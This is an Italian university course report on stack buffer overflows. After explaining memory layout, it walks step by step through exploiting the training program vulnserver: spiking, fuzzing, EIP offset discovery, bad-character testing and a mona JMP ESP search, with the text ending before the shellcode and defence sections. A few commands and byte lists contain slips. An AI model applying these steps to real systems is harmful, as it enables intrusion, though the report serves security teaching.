



Relazione Internet Security

A.A. 2020/2021

BUFFER OVERFLOW (DIFESA)
STEFANO LEONE

MATRICOLA: X81001007

Sommario

1. Introduzione	2
1.1 Buffer Overflow	2
1.2 Cosa vedremo	2
1.3 Tools utilizzati	2
2. Memoria e Stack	3
2.1 Anatomia della memoria	3
2.2 Anatomia Stack	3
2.3 Conservazione dati in memoria	4
3. Preparazione	5
3.1 Macchina virtuale	5
3.2 Software vulnerabile	5
3.3 Debugger	5
3.4 Mona Modules	5
4. Attacco	6
4.1 Setup	6
4.2 Spiking	7
4.3 Fuzzing	8
4.4 Offset	8
4.5 Sovrascrivere l'EIP	9
4.6 Trovare i "bad characters"	9
4.7 Trovare il modulo corretto	11
4.8 Shellcode e Root!	12
4.9 Conclusione sull'attacco	12
5. Come difendersi	13
5.1 Difesa a livello di linguaggio	13
5.2 Difesa a livello di codice sorgente	13
5.3 Difesa a livello di compilatore	13
5.4 Difesa a livello di sistema operativo	14
6. Conclusioni	14
7. Fonti utilizzate	14

1. Introduzione

1.1 Buffer Overflow

Il Buffer Overflow (BOF) è una condizione di errore che si verifica a runtime quando in un buffer di una data dimensione vengono scritti dati di dimensione maggiore. Quando, per errore o per malizia, vengono inviati più dati della capienza del buffer destinato a contenerli (che per errore o superficialità non è stato progettato a dovere), i dati *extra* vanno a sovrascrivere le variabili interne del programma, o il suo stesso [stack](#); come conseguenza di ciò, a seconda di cosa è stato sovrascritto e con quali valori, il programma può dare risultati errati o imprevedibili, bloccarsi, o (se è un driver di sistema o lo stesso sistema operativo) bloccare il computer. Conoscendo molto bene il programma in questione, il sistema operativo e il tipo di computer su cui gira, si può precalcolare una serie di dati *malevoli* che inviati per provocare un buffer overflow consenta ad un malintenzionato di prendere il controllo del programma (e a volte, tramite questo, dell'intero computer). Non tutti i programmi sono vulnerabili a questo tipo di inconveniente. Per i linguaggi di basso livello, come l'assembly, i dati sono semplici array di byte, memorizzati in registri o in memoria centrale: la corretta interpretazione di questi dati (indirizzi, interi, caratteri, istruzioni, ecc...) è affidata alle funzioni e alle istruzioni che li accedono e manipolano; utilizzando linguaggi di basso livello si ha dunque un maggiore controllo delle risorse della macchina, ma è richiesta una maggiore attenzione in fase di programmazione in modo da assicurare l'integrità dei dati (e quindi evitare fenomeni come il buffer overflow). I linguaggi di più alto livello, come il Java e il Python (e molti altri), che definiscono invece il concetto di tipo di una variabile e che definiscono un insieme di operazioni permesse a seconda del tipo, non soffrono di vulnerabilità come il buffer overflow, perché non consentono di memorizzare in un buffer una quantità maggiore di dati rispetto alla sua dimensione. Fra questi due estremi si trova il linguaggio C che presenta alcune delle astrazioni tipiche dei linguaggi di alto livello insieme a elementi tipici dei linguaggi di basso livello, come la possibilità di accedere e manipolare indirizzi di memoria: ciò rende il linguaggio suscettibile ad usi inappropriati della memoria; se a questo si unisce il fatto che alcune librerie di funzioni molto diffuse (in particolare per l'input e la manipolazione di stringhe come la *gets*) non effettuano un corretto controllo della dimensione dei buffer su cui lavorano, e che il C è stato usato negli anni '70 per scrivere il sistema operativo UNIX (e da questo sono poi derivati i sistemi come Linux) e molte delle applicazioni pensate per eseguire su di esso, ne consegue che ancora oggi è presente e circola una grande quantità di codice vulnerabile al buffer overflow.

1.2 Cosa vedremo

Nel capitolo successivo verrà mostrata ciò che è l'anatomia della memoria e dello stack in un software, così da capire per bene le parti di memoria che sarà di nostro interesse. Nella *demo* vedremo un esempio di attacco di BOF, utilizzando dei tools appositi che, alla fine, permetteranno il controllo della shell del computer vittima. Infine, lo scopo sarà anche quello di dimostrare come difendersi da questo tipo di attacco, utilizzando strategie diverse. Nella guida saranno illustrati anche termini specifici utilizzati in questo ambito.

1.3 Tools utilizzati


Per la dimostrazione si farà uso di:

- Computer vittima: Windows 10
- Computer attaccante: Kali Linux 2021.2
- Software vulnerabile: vulnserver
- Debugger: Immunity Debugger
- Script: Diversi script in Python e Ruby

2. Memoria e Stack

2.1 Anatomia della memoria

Quando viene eseguito un programma il sistema operativo normalmente genera un nuovo processo e alloca in memoria centrale uno spazio di memoria virtuale riservato al processo stesso. Questo spazio di memoria in generale ha una struttura data da (partendo dall'alto verso il basso):




- Kernel
- Stack (cresce verso il basso)
- Heap (cresce verso l'alto)
- Dati liberi
- Codice del programma

In particolare, analizzeremo meglio il contenuto dello Stack.

2.2 Anatomia Stack

L'esecuzione di un programma consiste, a sua volta, di diverse chiamate a funzioni: ciascuna chiamata genera uno stack frame all'interno dello stack (che man mano cresce verso il basso nella struttura descritta sopra, con politica [LIFO](#)); all'interno del frame la funzione chiamata memorizza le variabili locali, l'indirizzo dell'istruzione della funzione chiamante a cui dovrà restituire il controllo (return address) e il puntatore al frame della funzione chiamante; questi ultimi due in particolare giocano un ruolo fondamentale nell'assicurare il giusto flusso di esecuzione al programma fra una chiamata di funzione e l'altra, infatti:

- Il return address dice alla funzione chiamata a quale istruzione della funzione chiamante bisogna restituire il controllo;
- Il puntatore al frame della funzione chiamante consente di ripristinare il suo contesto di esecuzione prima di restituire il controllo;



Lo stack presenta diversi elementi interessanti. Oltre allo spazio del buffer, in cui verranno conservati i dati, sono presenti alcuni registri:

- **ESP (Extended Stack Pointer):** Nelle architetture x86 l'ESP è un registro dedicato che contiene l'indirizzo della locazione di memoria occupata dal top dello stack per permetterne le operazioni di push, che lo incrementerà, e di pop, che farà l'inverso, per permettere le operazioni che implicano l'uso dello stack che seguono la logica LIFO.
- **EBP (Extended Base Pointer):** il registro dedicato EBP, chiamato anche frame pointer o base pointer, punta, per tutta la durata della procedura, alla prima locazione di memoria del record di attivazione in modo che si possa far riferimento al top dello stack in maniera relativa ad essa.
- **EIP (Extended Instruction Pointer):** È il registro che contiene l'indirizzo della prossima istruzione da eseguire nel programma.


Lo stack, per l'appunto, cresce verso il basso, quindi, in caso di buffer overflow, si potrebbe sovrascrivere il registro EBP, ma anche l'EIP, molto importante perché punta all'indirizzo di ritorno, ovvero in cui andare subito dopo! È qui che l'attacco diventa pericoloso.

2.3 Conservazione dati in memoria

In informatica, l'ordine con cui vengono memorizzati i byte è importante. Infatti, esistono delle metodologie differenti, a seconda dei processori usati. Essi sono:

- **Little-endian:** memorizzazione/trasmissione che inizia dal byte meno significativo (estremità più piccola) per finire col più significativo, è utilizzata dai processori Intel;
- **Big-endian:** memorizzazione/trasmissione che inizia dal byte più significativo (estremità più grande) per finire col meno significativo, è utilizzata dai processori Motorola;

Nel nostro caso, avremo a che fare con una metodologia little-endian. Per esempio, il valore esadecimale 0x0123 verrà conservato così:



3. Preparazione

3.1 Macchina virtuale

Il nostro attaccante verrà raffigurato da una macchina virtuale con distro Kali Linux (2021.2) lanciata su ciò che sarà la vittima, ovvero una macchina reale con sistema operativo Windows 10. La macchina virtuale è connessa con una “Scheda con bridge” (dalle impostazioni di VirtualBox), quindi le verrà affidata un indirizzo IPv4 casuale dal DHCP del tipo 192.168.1.X. Per il resto, le configurazioni impostate sono diretta conseguenza dell’immagine OVA già pronta, messa a disposizione nel [sito ufficiale](#).

3.2 Software vulnerabile

Come già accennato, faremo uso di un software appositamente vulnerabile, per la precisione si tratta di un server scritto in C. Il software in questione è [vulnserver](#). Si tratta di un server in ascolto sulla porta 9999, avviato sulla macchina vittima (Windows 10) con il quale ci collegheremo dal terminale di Kali e potremo mandare delle stringhe con i comandi messi a disposizione dal server stesso. Esso sarà la nostra porta di accesso.

3.3 Debugger

Durante la demo si farà uso di uno strumento molto importante, [Immunity Debugger](#). È un software di debugging che ci consentirà di tenere traccia del nostro Stack e dei relativi registri, sapendo così cosa stiamo sovrascrivendo man mano che proseguiamo con l’attacco.


3.4 Mona Modules

[Mona](#) è un modulo scritto in python che ci consente di vedere i file di cui fa uso il nostro server e ispeziona le sue difese a livello di memoria. Una volta trovato il file giusto potremmo usarlo per il nostro attacco. Questo modulo deve essere lanciato dalla console di Immunity Debugger.

4. Attacco


4.1 Setup

Come prima operazione dobbiamo assicurarci una connessione stabile con il server da attaccare. Quindi, apriremo vulnserver sulla macchina host, il quale ci dirà che è in attesa di connessioni, e un terminale sulla macchina virtuale. Per testare la connessione useremo il comando `nc -nv INDIRIZZO_HOST 9999`. Una volta stabilita la connessione, usando il comando `HELP` vedremo una serie di comandi eseguibili sul server. Ogni comando accetterà un buffer di caratteri, una stringa.



```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
nc -nv 192.168.1.188 9999  
(UNKNOWN) [192.168.1.188] 9999 (?) open  
Welcome to Vulnerable Server! Enter HELP for help.  
HELP  
Valid Commands:  
HELP  
STATS [stat_value]  
RTIME [rtime_value]  
LTIME [ltime_value]  
SRUN [srun_value]  
TRUN [trun_value]  
GMON [gmon_value]  
GDOG [gdog_value]  
KSTET [kset_value]  
GTER [gter_value]  
HTER [hter_value]  
LTER [lter_value]  
KSTAN [lstan_value]  
EXIT
```

A questo punto, verificata la connessione, possiamo usare il comando `EXIT` per disconnetterci dal server, aprire Immunity Debugger (come amministratore), cliccare in alto `File > Attach` e scegliere il processo (PID) di vulnserver attivo.



Una volta fatto ciò, il nostro processo sarà messo “in pausa”, quindi, in alto, cliccare la spunta “play” per cambiare lo stato del processo in “Running”, com’è visibile anche in basso a destra.

Running

Da adesso, il debugger è agganciato al server, riuscendo a vedere così registri, dump e istruzioni.

4.2 Spiking

La procedura di “Spiking” è un metodo che ci consente di scoprire se tra quei comandi disponibili (STATS, RTIME, ecc...), ovvero tra quei buffer di caratteri che accetta, ce ne sia uno capace di mandare in crash il software a causa di un overflow di quel buffer. Faremo uso, quindi, di Spike, un programma integrato con Kali che ci permetterà di mandare pacchetti TCP/UDP senza fermarsi, vedendo così se il programma va in crash. Il codice del file che lanceremo sarà riportato sotto.

Per lanciarlo, dal terminale di kali: `generic_send_tcp IP_HOST 9999 stats.spk 0 0`

Manderemo quindi in esecuzione questo file sul comando STATS di vulnserver. Aspettando qualche secondo ci renderemo conto che il comando non è vulnerabile, infatti non vedremo nessun crash. Questa operazione si ripete per gli altri comandi, finchè non arriviamo a quello giusto che interesserà a noi: TRUN.

Creiamo quindi il file `trun.spk` e lanciamolo con Spike (`generic_send_tcp IP_HOST 9999 trun.spk 0 0`). Dopo qualche secondo, aprendo Immunity Debugger, noteremo il crash, per la precisione noteremo un “Access Violation error”, ovvero abbiamo toccato aree di memoria di non nostra competenza.

```
Access violation when executing [41414141]
Registers (FPU)
EAX 00A0F1E8 ASCII "TRUN /.:AAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00D09D48
EDX 0000A927
EBX 0000012C
ESP 00A0F9C8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401848 vulnserve.00401848
EDI 00401848 vulnserve.00401848
EIP 41414141
```

Come possiamo notare, c’è stato un overflow e abbiamo sovrascritto anche i registri (41414141 è il codice per il carattere “A”).

Possiamo quindi procedere alla prossima fase.

File:

[stats.spk](#)

[trun.spk](#)

4.3 Fuzzing

Il “Fuzzing” è un metodo simile allo “Spiking”, con la differenza che però abbiamo trovato già la nostra falla, adesso dobbiamo individuarne altre nel comando di TRUN, quindi invieremo dati casuali allo scopo di trovare ciò che vogliamo. Prima di tutto, dopo aver eseguito lo Spiking abbiamo notato che il software è andato in crash, quindi ogni volta che accadrà da adesso in poi bisognerà riaprire Immunity Debugger, vulnserver e fare l’attach del PID. Inoltre, faremo uso di scripts in python che ci aiuteranno a trovare queste vulnerabilità.

Creare quindi un nuovo file con il comando `gedit script1.py`, inserire il codice sotto, e dare i permessi al file con il comando `chmod +x script1.py`. Subito dopo, eseguirlo con `./script1.py`.

Aspettando qualche secondo, noteremo di nuovo il crash, però, questa volta, premendo Ctrl+C per interrompere lo script, noteremo che il codice ci ha restituito il numero di byte in cui è andato in crash.

```
(root@kali)-[~]  
# ./script.py  
^CFuzzing crashed at 2900 bytes
```

File: [script1.py](#)

4.4 Offset

Il nostro scopo, adesso, è di trovare l’offset esatto in cui sovrascrivere il registro EIP, che è la nostra priorità. Kali ci mette a disposizione uno strumento chiamato “Pattern Create”, il quale creerà una stringa di valori che non si ripetono che avrà lunghezza pari, o poco più, alla lunghezza in byte appena trovata.

Il comando sarà: `/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000`

N.B. Usiamo una lunghezza poco superiore a quella trovata per essere sicuri di non sbagliare.

Creiamo il file script2.py e inseriamo la stringa generata nel codice, come riportato sotto. Diamo i permessi ed eseguiamolo.

```
chmod +x script2.py
```

```
./script2.py
```

Noteremo subito il crash, ma stavolta prenderemo in considerazione il valore del registro EIP, ovvero `386F4337`

```
Registers (FPU)  
EAX 00A4F1E8 ASCII "TRUN /. :/Aa0Aa1  
ECX 00735558  
EDX 000088D5  
EBX 0000012C  
ESP 00A4F9C8 ASCII "Co9Cp0Cp1Cp2Cp3  
EBP 6F43366F  
ESI 00401848 vulnserver.00401848  
EDI 00401848 vulnserver.00401848  
EIP 386F4337
```

Stavolta useremo il comando “Pattern offset” per trovare una corrispondenza tra la stringa generata prima e il valore di questo registro:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000 -q 386F4337
```

Eseguito il comando, ciò che ci verrà restituito è il numero (in byte) dove inizia il registro EIP, che, nel nostro caso, è il byte 2003.

```
(root@kali)-[~]
# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q: 386F4337
[*] Exact match at offset 2003
```

File: [script2.py](#)

4.5 Sovrascrivere l'EIP

Trovato il punto in cui inizia il registro EIP, dobbiamo occuparci di sovrascrivere i 4 byte che lo occupano. Creiamo un nuovo file chiamato script3.py, diamo i permessi e inseriamo il codice sotto. Notiamo cosa sta succedendo:

```
shellcode="A"*2003 + "B"*4
```

Stiamo dicendo al codice di sovrascrivere i primi 2003 byte con il carattere "A" (41414141), mentre i successivi 4 byte, ovvero il registro EIP, con il carattere "B" (42424242). Lanciando lo script, questo è il risultato:

```
Registers (FPU)
EAX 00FAF1E8 ASCII 'TRUN /.:AAAAA
ECX 00BA517C
EDX 00000000
EBX 00000128
ESP 00FAF9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 42424242
```

Come volevamo, il registro è stato sovrascritto.

File: [script3.py](#)

4.6 Trovare i "bad characters"

Per iniziare a generare lo shellcode che vogliamo, dobbiamo prima eliminare ciò che vengono denominati "bad characters", ovvero quei caratteri che vanno ad eseguire determinate operazioni in un programma. Dobbiamo quindi scoprire se ce ne sono e, successivamente, eliminarli.

Esempio di bad characters:

```
badchars = (
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00"
    "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00"
    "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x00"
    "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x00"
    "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

Una volta inseriti nel file script4.py, e, dati i soliti permessi, proviamo a lanciarlo. Dopo l'ennesimo crash su Immunity, clicchiamo sul registro ESP col tasto destro e selezioniamo "follow in dump". Ciò che ci verrà fuori sono gli indirizzi e il loro dump esadecimale. Nel nostro caso, questo è ciò che esce fuori:

Address	Hex dump
00E3F9C8	01 02 03 04 05 06 07 08
00E3F9D0	09 0A 0B 0C 0D 0E 0F 10
00E3F9D8	11 12 13 14 15 16 17 18
00E3F9E0	19 1A 1B 1C 1D 1E 1F 20
00E3F9E8	21 22 23 24 25 26 27 28
00E3F9F0	29 2A 2B 2C 2D 2E 2F 30
00E3F9F8	31 32 33 34 35 36 37 38
00E3FA00	39 3A 3B 3C 3D 3E 3F 40
00E3FA08	41 42 43 44 45 46 47 48
00E3FA10	49 4A 4B 4C 4D 4E 4F 50
00E3FA18	51 52 53 54 55 56 57 58
00E3FA20	59 5A 5B 5C 5D 5E 5F 60
00E3FA28	61 62 63 64 65 66 67 68
00E3FA30	69 6A 6B 6C 6D 6E 6F 70
00E3FA38	71 72 73 74 75 76 77 78
00E3FA40	79 7A 7B 7C 7D 7E 7F 80
00E3FA48	81 82 83 84 85 86 87 88
00E3FA50	89 8A 8B 8C 8D 8E 8F 90
00E3FA58	91 92 93 94 95 96 97 98
00E3FA60	99 9A 9B 9C 9D 9E 9F A0
00E3FA68	A1 A2 A3 A4 A5 A6 A7 A8
00E3FA70	A9 AA AB AC AD AE AF B0
00E3FA78	B1 B2 B3 B4 B5 B6 B7 B8
00E3FA80	B9 BA BB BC BD BE BF C0

Come si capisce se ci sono caratteri non validi? Semplicemente compare un carattere diverso al posto di quello previsto, ad esempio "B0" al posto di "1A". Esempio di dump con caratteri non validi:

Address	Hex dump	ASCII
001FF1D0	01 02 03 B0 B0 06 07 08
001FF1D8	09 0A 0B 0C 0D 0E 0F 10
001FF1E0	11 12 13 14 15 16 17 18
001FF1E8	19 1A 1B 1C 1D 1E 1F 20
001FF1F0	21 22 23 24 25 26 27 B0
001FF1F8	B0 2A 2B 2C 2D 2E 2F 30
001FF200	31 32 33 34 35 36 37 38	12345678
001FF208	39 3A 3B 3C 3D 3E 3F 40	9:;<=>?@
001FF210	41 42 43 B0 B0 46 47 48	ABC FGH
001FF218	49 4A 4B 4C 4D 4E 4F 50	IJKLMNOP
001FF220	51 52 53 54 55 56 57 58	QRSTUVWXYZ
001FF228	59 5A 5B 5C 5D 5E 5F 60	YZ[\]^_`
001FF230	61 62 63 64 65 66 67 68	abcdefgh
001FF238	69 6A 6B 6C 6D 6E 6F 70	ijklmnop
001FF240	71 72 73 74 75 76 77 78	qrstuvwxyz
001FF248	79 7A 7B 7C 7D 7E 7F 80	yz[!]"#\$%
001FF250	81 82 83 84 85 86 87 88	u6ââââcê
001FF258	89 8A 8B 8C 8D 8E 8F 90	èèiîiââé
001FF260	91 92 93 94 95 96 97 98	æfôôôôûû
001FF268	99 9A 9B 9C 9D 9E 9F A0	ûûççÿÿfâ
001FF270	A1 A2 A3 A4 A5 A6 A7 A8	íóúûññééí
001FF278	A9 AA AB AC AD AE AF B0	ç-7/24i<0>
001FF280	B1 B2 B3 B4 B5 B6 B7 B8	l l l l l n l
001FF288	B9 BA BB BC BD BE BF C0	l l l l l l l
001FF290	C1 C2 C3 C4 C5 C6 C7 C8	l l l l l l l
001FF298	C9 CA CB CE CF D0 D1 D2	l l l l l l l
001FF2A0	D3 D4 D5 D6 D7 D8 D9 DA	l l l l l l l
001FF2A8	DB DC DD DE DF E0 E1 E2	l l l l l l l
001FF2B0	E3 E4 E5 E6 E7 E8 E9 EA	l l l l l l l
001FF2B8	EB EC ED EE EF F0 F1 F2	l l l l l l l
001FF2C0	F3 F4 F5 F6 F7 F8 F9 FA	l l l l l l l
001FF2C8	FB FC FD FE FF	l l l l l l l

In caso di output del genere, bisognerà provvedere a sostituire quei caratteri non validi. Nel nostro caso, va bene così.

File: [script4.py](#)

4.7 Trovare il modulo corretto

Per far sì che il registro EIP punti al codice malevolo, dentro il registro ESP, dobbiamo fare in modo di saltare nella locazione dell'ESP dove comincia il payload. C'è però un problema, ovvero le protezioni a livello di stack e variazioni di memoria. Un modo per bypassare tutto ciò è trovare un modulo (dll, librerie) di cui il programma fa uso e che non abbia protezioni a livello di memoria come SafeSEH, ASLR e così via, ma deve contenere una istruzione assembly del tipo "JUMP ESP". In questo modo possiamo far puntare il registro EIP a quell'istruzione che ci permette di saltare dentro il payload dell'ESP e iniettare il nostro codice. È qui che entra in gioco "mona module", un modulo in python che potremo lanciare da Immunity. Per farlo, bisognerà scaricare il file python e inserirlo nella cartella degli script del percorso di Immunity Debugger. Una volta importato, nella shell di Immunity, in basso, lanciamolo: `!mona modules`

Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version	Module Name & Path
0x62500000	0x62500000	0x00000000	False	False	False	False	False	1.0	!essfunc.dll! (C:\Users\potto\Desktop\Apuntilla\Internet Security\essfunc.dll)
0x77140000	0x77354000	0x00214000	True	True	True	False	True	10.0.19041.804	(KERNELBASE.dll) (C:\WINDOWS\System32\KERNELBASE.dll)
0x74490000	0x744e2000	0x00052000	True	True	True	False	True	10.0.19041.1100	!ntoskrnl.dll! (C:\WINDOWS\System32\ntoskrnl.dll)
0x74520000	0x745bf000	0x0009f000	True	True	True	False	True	10.0.19041.1100	!apphelp.dll! (C:\WINDOWS\SYSTEM32\apphelp.dll)
0x00400000	0x00407000	0x00007000	False	False	False	False	False	1.0	!vulnserver.exe! (C:\Users\potto\Desktop\Apuntilla\Internet Security\vulnserver.exe)
0x76240000	0x76250000	0x00010000	True	True	True	False	True	10.0.19041.804	(KERNEL32.dll) (C:\WINDOWS\System32\KERNEL32.dll)
0x76c20000	0x76c4f000	0x0002f000	True	True	True	False	True	7.0.19041.546	!ws2_32.dll! (C:\WINDOWS\System32\ws2_32.dll)
0x77370000	0x77513000	0x001a3000	True	True	True	False	True	10.0.19041.804	!ntdll.dll! (C:\WINDOWS\SYSTEM32\ntdll.dll)
0x76d20000	0x76de0000	0x000c0000	True	True	True	False	True	10.0.19041.1100	!RPCRT4.dll! (C:\WINDOWS\System32\RPCRT4.dll)
0x770b0000	0x77110000	0x00060000	True	True	True	False	True	10.0.19041.1	!USER32.dll! (C:\WINDOWS\System32\USER32.dll)

Ciò che vediamo sono le librerie e moduli di cui il programma fa uso, ma a noi interessa prenderne uno che non abbia nessun tipo di protezione a livello di memoria, proprio come la riga selezionata in blu, quindi prenderemo il file `essfunc.dll`. Adesso, piuttosto che utilizzare la funzione "JUMP ESP", useremo il suo equivalente in OPCode. Usiamo quindi uno strumento di Kali che genererà l'OPCode dall'Assembly:

```
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
```

Questo ci aprirà un convertitore, ove, scrivendo il comando `JMP ESP` ci restituirà l'OPCode `FFE4`

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000 FFE4 jmp esp
nasm > |
```

Adesso, tornando su Immunity, sempre sulla console scriveremo

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

Ovvero, stiamo dicendo di trovare la stringa all'interno del modulo vulnerabile scoperto prima. Ciò che troviamo è una lista di indirizzi di ritorno!

```
[*] Results :
0x625011af : "\xff\xe4" : <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0-
0x625011bb : "\xff\xe4" : <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0-
0x625011c7 : "\xff\xe4" : <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0-
